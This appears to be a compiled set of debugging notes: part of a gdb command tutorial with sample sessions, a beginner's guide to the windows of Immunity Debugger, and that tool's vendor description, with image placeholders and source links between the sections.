(gdb) undisplay 1
(gdb) c
Continuing.
100

Breakpoint 2, main (n=4, args=0x7fffffffde18) at gfg.cpp:12
12                      int a=atoi(args[i]);
2: x/s args[i]  0x7fffffffe19f: "100"
(gdb) n
13                      cout<<findSquare(a)<<endl;
2: x/s args[i]  0x7fffffffe19f: "100"
(gdb) n
10000
11              for(int i=1;i<n;i++){
2: x/s args[i]  0x7fffffffe19f: "100"
(gdb) c
Continuing.
[Inferior 1 (process 5868) exited normally]
(gdb)
```

In the above example, the breakpoint is set at line 12 and ran with the arguments 1 10 100. Once the breakpoint is encountered, display command is executed to print the value of **i** in hexadecimal form and value of **args[i]** in the string form. After then, whenever the command **n** or a breakpoint is encountered, the values are displayed again until they are disabled using **undisplay** command.

43. **print :** This command prints the value of a given expression. The display command prints all the previously displayed values whenever it encounters a breakpoint or the next command, whereas the print command saves all the previously displayed values and prints whenever it is called.

44. print [Expression]

45. print $[Previous value number]

46. print {[Type]}[Address]

47. print [First element]@[Element count]

48. print /[Format] [Expression]

```
(gdb) set args 1 10 100
(gdb) start
Temporary breakpoint 1 at 0x8f9: file gfg.cpp, line 11.
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10 100

Temporary breakpoint 1, main (n=4, args=0x7fffffffde18) at gfg.cpp:11
11              for(int i=1;i<n;i++){
(gdb) print /x i
$1 = 0x0
(gdb) n
12                      int a=atoi(args[i]);
(gdb) print /x i
$2 = 0x1
(gdb) print /s args
$3 = (char **) 0x7fffffffde18
(gdb) print /s *args
$4 = 0x7fffffffe174 "/home/lokesh/sampleCodes/c++Files/gfg"
(gdb) print /s *args@n
$5 = {0x7fffffffe174 "/home/lokesh/sampleCodes/c++Files/gfg", 0x7fffffffe19a "1", 0x7fffffffe19c "10", 0x7fffffffe19f "100"}
(gdb) print $4
$6 = 0x7fffffffe174 "/home/lokesh/sampleCodes/c++Files/gfg"
(gdb) continue
Continuing.
1
100
10000
[Inferior 1 (process 6142) exited normally]
(gdb)
```

49. **file :** gdb console can be opened using the command **gdb** command. To debug the executables from the console, **file [executable filename]** command is used.

```
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) file gfg
Reading symbols from gfg...done.
(gdb) run
Starting program: /home/lokesh/sampleCodes/c++Files/gfg
[Inferior 1 (process 6249) exited normally]
(gdb) run 1 10 100
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10 100
1
100
10000
[Inferior 1 (process 6253) exited normally]
(gdb)
```

https://www.geeksforgeeks.org/gdb-command-in-linux-with-examples/

https://wiki.st.com/stm32mpu/wiki/GDB_commands


Immunity Debugger

Immunity debugger is a binary code analysis tool developed by immunityinc. Its based on popular Olly debugger, but it enables use of python scripts to automatize repetitive jobs. You can download immunity debugger by visiting immunityinc webpage. In this first part of tutorial I will cover some useful windows that Immunity debugger offers which give us insight into


program workings.

Loading the application

There are two ways you can load application into immunity debugger. First way is to start the application directly from the debugger. To do this, click on the File tab and click Open. Then find your application directory, select file and click Open.




Second way is to first start application outside debugger and then when its running to attach it to the debugger. To do this click on the File tab and click Attach. You'll see list of running processes you can attach to the debugger. Select process you wish to debug and click Attach.



Both ways are equally good, but I tend to first open the application and then attach it inside of debugger.

CPU screen overview

When application is loaded, immunity debugger opens default window, CPU view. As it can be seen on the picture, CPU screen is divided in four parts: Disassembly(1), Registers(2), Dump(3), Stack(4).



Disassembly

Disassembly part is divided into four columns. In the first column we can see memory address. Second column shows instruction operation code (hex view of instruction) located at that address. Machine language is made up from these operation codes, and that is what CPU is executing in reality. Third column is assembly code. Since immunity is dynamic debugger, you can double click on any assembly instruction and change it. Change will be visible immediately and you can see how it affects the program. And forth column contains comments. Immunity debugger tries to guess some details about instructions and if its successful it will place details in the comments. If you are not satisfied with debugger guess you can delete it and write your comments by double clicking on it.

Registers

Here you can see all the registers of you CPU and their values. Top selection makes general purpose registers, which contain temporarily values, and registers which are used for controlling program flow.

Middle selection contains flag registers, which CPU changes when something of importance has happened in the program (like an overflow). The bottom selection contains registers which are used while executing floating point operations.

Registers will change color from black to red when changed, which makes it easy to watch for the changes. Same as with assembly code, you can double click on any register and change its value. You can also follow value stored in the register if it is a valid memory address by right clicking on it and selecting *Follow in dump.*

Dump


Dump window shows you the hex view of entire program. It is divided into three columns. First column shows the address. Second column show hex characters located at that address. In the third column we can see ASCII representation of hex data. You can search *Dump* values by right clicking on it and selecting *Search for -> Binary string*.

Stack

Memory location at which points ESP (stack pointer register) is shown at the top of the stack window. It is divided into three columns. First column shows the address. Second shows data located at that address. And the third contains comments. You can change data at the stack by double clicking on it.


Debugger Views

Beside CPU view, Immunity debugger offers a quite more of views which give different insights in the program which is being debugged. Next picture shows all available views, but in this post I will go through few which I found more useful, the rest of them will be covered in next posts.




Executable modules

This view lists all dll's and other executables that are being used by the program, along with their starting address and size, so it is useful for getting memory layout of program. To follow certain module in disassembly double click on it.




Memory window

The memory windows shows all of the memory blocks that program has allocated. It displays block's starting address, its size, owner and access rights.




Breakpoints window

This window shows all set software breakpoints, their address, module where they are located, assembly instructions and if they are active. You can disable or enable certain breakpoint by right clicking on it and choosing enable/disable.



Run trace window

This extremely useful window shows all instructions that have been executed once you turn on tracing. You can see all registers that instruction has modified. You can also highlight specific register if you want to make it easier to track its change, and you can also mark specific address to make it easier to track changes it does to registers. To highlight either specific register or specific address right click on window and choose appropriate option.



https://sgros-students.blogspot.com/2014/05/immunity-debugger-basics-part-1.html

About This File

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

Overview


- A debugger with functionality designed specifically for the security industry
- Cuts exploit development time by 50%
- Simple, understandable interfaces
- Robust and powerful scripting language for automating intelligent debugging
- Lightweight and fast debugging to prevent corruption during complex analysis
- Connectivity to fuzzers and exploit development tools

The Best of Both Worlds


Immunity Debugger's interfaces include the GUI and a command line. The command line is always available at the bottom of the GUI. It allows the user to type shortcuts as if they were in

a typical text-based debugger, such as WinDBG or GDB. Immunity has implemented aliases to ensure that your WinDBG users do not have to be retrained and will get the full productivity boost that comes from the best debugger interface on the market.

Commands can be extended in Python as well, or run from the menu-bar.




Python commands can also be run directly from our Command Bar. Users can go back to previously entered commands, or just click in the dropdown menu and see all the recently used commands.




Remote command bar


From the command line menu, you can choose to start a threaded command line server, so you can debug remotely from another computer:



Python Scripting

